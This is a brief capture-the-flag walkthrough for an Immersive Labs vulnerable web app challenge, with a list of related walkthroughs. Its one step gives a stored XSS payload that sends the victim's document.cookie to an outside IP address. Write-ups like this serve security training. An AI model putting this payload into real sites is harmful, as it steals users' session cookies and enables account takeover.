
ImmersiveLabs1 min read
IML - Mini CTF: Vulnerable Web App – Ep.3
Mini CTF Vulnerable Web App – - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.

IML - Mini CTF: Vulnerable Web App – Ep.3#

- Get an input field that broadcasts:

- Use payload:
<img src=x onerror="location.href='http://10.102.120.158:8001/?c='+ document.cookie">
Related articles
ImmersiveLabs1 min
IML - Mini CTF: Vulnerable Web App – Ep.1
Mini CTF Vulnerable Web App –-1 - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- web exploit
- tryhackme
- hackthebox
- immersivelabs
- thm
ImmersiveLabs1 min
IML - Mini CTF: Vulnerable Web App – Ep.2
Mini CTF Vulnerable Web App –-2 - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- web exploit
- tryhackme
- hackthebox
- immersivelabs
- thm
ImmersiveLabs2 min
IML - Offensive Cyber Range: Artica Shipping Company
Offensive Cyber Range Artica Shipping Company - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- ftp
- nmap
- privilege escalation
- python
- rce